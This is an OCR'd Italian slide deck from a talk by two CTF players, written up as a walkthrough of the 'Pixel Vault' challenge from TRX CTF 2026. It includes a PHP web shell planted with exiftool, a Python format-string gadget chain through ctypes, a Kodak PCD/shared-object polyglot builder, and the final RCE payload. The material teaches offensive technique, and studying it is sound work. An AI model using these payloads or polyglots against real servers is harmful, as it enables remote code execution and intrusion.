.so Many Formats!

EVERY FILE IS A LIBRARY IF YOU BELIEVE IN YOURSELF ENOUGH

Salvatore Abello & P. Gabriele Schiraldi

W H O A M I

- Salvatore Abello
- ITPS @ Università Di Bari Aldo Moro
- Tutor CyberChallenge.IT 2026 @ UniBA
- Finalista & Vincitore della gara locale CyberChallenge.IT 2025 @ UniBA
- CTF Player @ Mntcrl, TRX

WHOAMI PT.2

I’m Paolo Gabriele Schiraldi
1° anno ITPS @ UniBA

Achievements:

- Terzo posto alla gara nazionale di CyberChallenge.IT 2026
- Secondo posto alla gara locale di CyberChallenge.IT 2026
- Secondo posto alla gara nazionale di CyberChallenge.IT 2025
- Secondo posto alla gara locale di CyberChallenge.IT 2025
- Medaglia di bronzo alla nazionale di Olicyber nel 2024 e nel 2025

CTF Player @ Mntcrl


POLYGLOT

- File interpretabile in modi diversi
- È valido per più formati contemporaneamente
- Il risultato cambia in base al parser/software che lo legge

POLYGLOT - ESEMPIO

- Si inserisce del codice PHP nei metadati di una normale immagine PNG
- Il file rimane visualizzabile come immagine, ma contiene anche il blocco <?php ... ?>
- Se il server non controlla l'estensione, potrebbe interpretarlo come file PHP
- PHP ignora i dati dell'immagine come testo esterno ai tag e, quando trova <? php, esegue il codice contenuto.


```
exiftool -Comment="<?php echo system($_GET[0]) ?>" image.png
```



Salvatore Abello & P. Gabriele Schiraldi

TRX CTF 2026 - PIXEL VAULT

- Servizio web che ti permette di condividere immagini
- Gli utenti si possono registrare e commentare le immagini degli altri
- Scritto in **Python** e **FastAPI**



Salvatore Abello & P. Gabriele Schiraldi

TRX CTF 2026 - PIXEL VAULT

- Il file caricato deve avere un estensione valida: png, jpg, jpeg, gif, webp
- Il file deve essere un immagine valida

```python
def is_valid_image(data):
    try:
        im = PILImage.open(io.BytesIO(data))
        im.verify()

        return True
    except Exception:
        return False


def validate_file_type(data: bytes, filename: str) -> str | None:
    mime = magic.from_buffer(data[:2048], mime=True)
    ext = filename.rsplit(".", 1)[-1].lower() if "." in filename else
""  if ext not in settings.allowed_extensions_list:
        return None
    return mime
```

Salvatore Abello & P. Gabriele Schiraldi

TRX CTF 2026 - PIXEL VAULT

```python
@router.post("/upload", ...)
async def api_upload(...):
    results = []
    for file in files:
        data = await file.read()
        if len(data) > settings.max_upload_bytes:
            raise HTTPException(status_code=413, detail=f"{file.filename}: too large")

        mime = processing.validate_file_type(data, file.filename)
        if not mime:
            raise HTTPException(status_code=415, detail=f"{file.filename}: unsupported type")

        if not processing.is_valid_image(data):
            raise HTTPException(status_code=400, detail=f"{file.filename}: not a valid image")

        # ... salvo il file ...

    return results
```

Salvatore Abello & P. Gabriele Schiraldi

TRX CTF 2026 - PIXEL VAULT

```python
def _ensure_dir(path: Path) -> None:
    path.mkdir(parents=True, exist_ok=True)


async def save_file(filename: str, data: bytes) -> str:
    subdir = _date_subdir()
    dir_path = Path(settings.STORAGE_PATH) / "originals" / subdir
    _ensure_dir(dir_path)
    file_path = dir_path / filename
    async with aiofiles.open(file_path, "wb") as f:
        await f.write(data)
    return str(file_path)
```

Salvatore Abello & P. Gabriele Schiraldi

TRX CTF 2026 - PIXEL VAULT

- flag.txt leggibile solo da root
- /readflag è un binario SUID che permette di leggere la flag

```
COPY readflag.c /tmp/readflag.c
RUN gcc -O2 -Wall -Wextra -o /readflag /tmp/readflag.c && \
    chown root:root /readflag && \
    chmod 4755 /readflag && \
    rm -f /tmp/readflag.c

COPY flag.txt /flag.txt
RUN chown root:root /flag.txt && chmod 0400 /flag.txt
```

Salvatore Abello & P. Gabriele Schiraldi

TRX CTF 2026 - PIXEL VAULT

- flag.txt leggibile solo da root
- /readflag è un binario SUID che permette di leggere la flag
- Obiettivo: **ottenere RCE**

```
COPY readflag.c /tmp/readflag.c
RUN gcc -O2 -Wall -Wextra -o /readflag /tmp/readflag.c && \
    chown root:root /readflag && \
    chmod 4755 /readflag && \
    rm -f /tmp/readflag.c

COPY flag.txt /flag.txt
RUN chown root:root /flag.txt && chmod 0400 /flag.txt
```

Salvatore Abello & P. Gabriele Schiraldi

TRX CTF 2026 - PIXEL VAULT

- Non sembra esserci nessun sink ovvio
- No SQL Injection, no arbitrary read/write, etc
- Tutti i dati passati dagli utenti vengono validati tramite Pydantic

```python
@router.post("/register")
async def register(...):
    try:
        user_in = UserCreate(username=username, email=email,
password=password)
    except ValidationError as e:
        # ... returns bad request ...

    existing = await db.execute(
        select(User).where((User.username ==
user_in.username) | (User.email == user_in.email))
    )
    if existing.scalar_one_or_none():
        # ... returns user already exists ...

    user = User(
        username=username,
        email=email,
        password_hash=hash_password(password),
    )
    db.add(user)
    await db.flush()

    # ... success ...
```

Salvatore Abello & P. Gabriele Schiraldi

TRX CTF 2026 - PIXEL VAULT

- Non sembra esserci nessun sink ovvio
- No SQL Injection, no arbitrary read/write, etc
- Tutti i dati passati dagli utenti vengono validati tramite Pydantic

```python
class UserCreate(BaseModel):
    username: str = Field(min_length=3, max_length=32,
pattern=r"^[a-zA-Z0-9_-]+$")
    email: EmailStr
    password: str = Field(min_length=8, max_length=128)
```

Salvatore Abello & P. Gabriele Schiraldi

TRX CTF 2026 - PIXEL VAULT

???

Salvatore Abello & P. Gabriele Schiraldi

TRX CTF 2026 - PIXEL VAULT

```
    def __str__(self) -> str:
        return (
            f"Settings(site={self.SITE_NAME}, url={self.SITE_URL}, "
            f"max_upload={self.MAX_UPLOAD_MB}MB, extensions={self.ALLOWED_EXTENSIONS})"
        ).format(self=self)
```

Salvatore Abello & P. Gabriele Schiraldi

TRX CTF 2026 - PIXEL VAULT

```python
class Comment(TimestampMixin, Base):

    # ...

    def __str__(self) -> str:
        author_name = self.author.username if self.author else "unknown"
        preview = self.body[:16] + "..." if len(self.body) > 16 else self.body
        return f"Comment(id={self.id}, author={author_name}, body={preview})".format(
            self=self,
            author_name=author_name,
            preview=preview,
        )

    def __repr__(self) -> str:
        return self.__str__()
```

Salvatore Abello & P. Gabriele Schiraldi

TRX CTF 2026 - PIXEL VAULT

```python
class User(TimestampMixin, Base):

    # ...

    def __str__(self) -> str:
        return f"User(id={self.id}, email={self.email}, admin={self.is_admin})".format(self=self)

    def __repr__(self) -> str:
        return self.__str__()
```

Salvatore Abello & P. Gabriele Schiraldi


FORMAT STRING INJECTION

- Vulnerabilità molto conosciuta
- In C, ad esempio, sotto determinate condizioni è possibile ottenere RCE con esse
- Non in tutti i linguaggi ti permettono di avere RCE

```c
#include <stdio.h>


int main(){
    char buf[200];
    fgets(buf, 200, stdin);
    printf(buf);
    return 0;
}
```

FORMAT STRING INJECTION

- Vulnerabilità molto conosciuta
- In C, ad esempio, sotto determinate condizioni è possibile ottenere RCE con esse
- Non in tutti i linguaggi ti permettono di avere RCE



FORMAT STRING INJECTION IN PYTHON


- Possiamo accedere ad elementi di una lista/dizionario/tupla
- Possiamo accedere ad attributi
- **Non** possiamo chiamare funzioni normali

```
/tmp ❯ cat a.py
inp = input("> ")
print(f"{inp}".format(inp=inp))

/tmp ❯ python3 a.py
> {inp.__class__}
<class 'str'>
```

Salvatore Abello & P. Gabriele Schiraldi

FORMAT STRING INJECTION IN PYTHON


- Possiamo accedere ad elementi di una lista/dizionario/tupla
- Possiamo accedere ad attributi
- **Non** possiamo chiamare funzioni normali
- **Normalmente non si ha direttamente RCE**



Salvatore Abello & P. Gabriele Schiraldi

FORMAT STRING INJECTION IN PYTHON

- Possiamo accedere ad elementi di una lista/dizionario/tupla
- Possiamo accedere ad attributi
- **Non** possiamo chiamare funzioni normali
- Possiamo leakare variabili es. os.environ
- **Normalmente non si ha direttamente RCE**



REQUIREMENTS

- viene passato un istanza di una classe con un metodo user defined a .format()


```
class A:
    def __init__(self):
        ...
```

```
/tmp ❯ python3 a.py
> {inp.__init__}
<bound method A.__init__ of <__main__.A object at 0x7f10cdb8d400>>
```

REQUIREMENTS

- viene passato un istanza di una classe con un metodo user defined a .format()

REQUIREMENTS



REQUIREMENTS PER RCE?

- Le uniche funzioni che possono essere chiamate sono __getattr__, __getitem__, __getattribute__
- Serve un gadget dentro le librerie importate dalla challenge che esegua codice arbitrario dentro quei metodi

FORMAT STRING INJECTION TO RCE - PYTHON

- Challenge “gentleman” di BuckeyeCTF 2024
- È la prima ctf dove è stata documentata una tecnica del genere
- https://ctf.gg/blog/buckeyectf-2024-gentleman

Salvatore Abello & P. Gabriele Schiraldi

FORMAT STRING INJECTION TO RCE - PYTHON

- TLDR: format string injection
- Utilizzo un gadget trovato dentro ctypes per caricare shared objects (.so) arbitrari
- **L’unico requirement è riuscire a caricare file arbitrari sul server**

Gadget: https://github.com/python/cpython/blob/main/Lib/ctypes/__init__.py#L458-L480

FORMAT STRING INJECTION TO RCE - PYTHON

```
{i.__init__.__globals__[__builtins__]
[__loader__].load_module.__globals__[sys].modules[ctypes].cdll[/path/del/mio/shared/object.so]}
```


TRX CTF 2026 - PIXEL VAULT

- Ci serve un modo per caricare dei shared object nel filesystem bypassando il controllo effettuato da Pillow
- Non esistono polyglot documentati che permettono di fare ciò

```python
def is_valid_image(data):
    try:
        im = PILImage.open(io.BytesIO(data))
        im.verify()

        return True
    except Exception:
        return False


def validate_file_type(data: bytes, filename: str) -> str | None:
    mime = magic.from_buffer(data[:2048], mime=True)
    ext = filename.rsplit(".", 1)[-1].lower() if "." in filename else
""  if ext not in settings.allowed_extensions_list:
        return None
    return mime
```

Salvatore Abello & P. Gabriele Schiraldi

TRX CTF 2026 - PIXEL VAULT

- Pillow è diviso in plugin (es. PngImagePlugin, JpegImagePlugin)
- Image.open legge i primi 16 byte del file
- Pillow scorre tutti i plugin
- Ogni plugin ha una funzione chiamata accept() (è opzionale) che controlla se quei byte assomigliano al proprio formato

```python
def is_valid_image(data):
    try:
        im = PILImage.open(io.BytesIO(data))
        im.verify()

        return True
    except Exception:
        return False


def validate_file_type(data: bytes, filename: str) -> str | None:
    mime = magic.from_buffer(data[:2048], mime=True)
    ext = filename.rsplit(".", 1)[-1].lower() if "." in filename else
""  if ext not in settings.allowed_extensions_list:
        return None
    return mime
```

Salvatore Abello & P. Gabriele Schiraldi

TRX CTF 2026 - PIXEL VAULT

- Pillow scarta immediatamente i plugin incompatibili
- Quando un plugin accetta il file, Pillow prova ad aprirlo con quel parser
- Si ferma al primo plugin che riesce ad identificarlo correttamente
- Se nessuno funziona, genera UnidentifiedImageError

```
prefix = fp.read(16)

for formato in formats:
    factory, accept = OPEN[formato]

    if not accept or accept(prefix):
        fp.seek(0)
        return factory(fp, filename)
```

Pseudocodice di ciò che fa Image.open()

Salvatore Abello & P. Gabriele Schiraldi

TRX CTF 2026 - PIXEL VAULT

- Il plugin deve avere i seguenti requirement:
  - Deve permettere di avere dati arbitrari prima della signature
  - Deve permettere di avere dati arbitrari dopo la signature
- È praticamente impossibile che esistano dei parser del genere!

```
prefix = fp.read(16)

for formato in formats:
    factory, accept = OPEN[formato]

    if not accept or accept(prefix):
        fp.seek(0)
        return factory(fp, filename)
```

Pseudocodice di ciò che fa Image.open()

Salvatore Abello & P. Gabriele Schiraldi

BACK TO 1991!

- Kodak PhotoCD (PCD) è un formato proprietario sviluppato da Eastman Kodak, lanciato poi commercialmente nel 1991
- Pillow supporta questo formato

BACK TO 1991!

- **PcdImageFile** non ha accept()
- L’immagine viene validata internamente tramite il seguente check
- Abbiamo 2048 byte arbitrari all’inizio
- Dobbiamo solo soddisfare il check su PCD_

```
self.fp.seek(2048)
s = self.fp.read(1539)

if not s.startswith(b"PCD_"):
    raise SyntaxError("not a PCD file")
```



BACK TO 1991!

- Infine, pillow richiede che il file sia lungo almeno 589824 (0x90000)
- È l'unico plugin di Pillow che permette di fare tuttò questo

```
self.tile = [
    ImageFile._Tile("pcd", (0, 0, 768,
512), 96 * 2048)
]
```


BUILDING A PCD/SO POLYGLOT

- Si parte da uno shared object normale con un constructor (la funzione viene eseguita automaticamente quando la .so viene caricata)



```c
#include <stdlib.h>

__attribute__((constructor))
static void init(void) {
    system("id");
}
```

BUILDING A PCD/SO POLYGLOT

- Si allunga il file a 0xC0000

BUILDING A PCD/SO POLYGLOT

- Si scrive il magic PCD a 0x800

```
from pathlib import Path

p = Path("exploit.so")
b = bytearray(p.read_bytes())
b[0x800:0x804] = b"PCD_"
b[0x800 + 1538] = 0x00
p.write_bytes(b)
```


BUILDING A PCD/SO POLYGLOT

```
Python 3.14.4 (main, Apr 16 2026, 00:00:00) [GCC 15.2.1 20260123 (Red Hat 15.2.1-7)] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from PIL import Image
>>> Image.open("exploit.so").verify()
>>>
```

Salvatore Abello & P. Gabriele Schiraldi

LOADING THE PCD/SO POLYGLOT

- Registro un utente con un email contenente il payload per triggerare RCE
- Questo verrà triggerato nell’ultima riga

```
@router.post("/login")
async def login(...):
    # ...
    logger.info("User logged in: %s",
user)
    # ...
```

LOADING THE PCD/SO POLYGLOT

```
"{self.__mapper__.isa.__globals__[sys].modules[ctypes].cdll[/data/uploads/originals/2026/07/15/4V6JJS4j.png]}"
<a372edea@example.com>
```

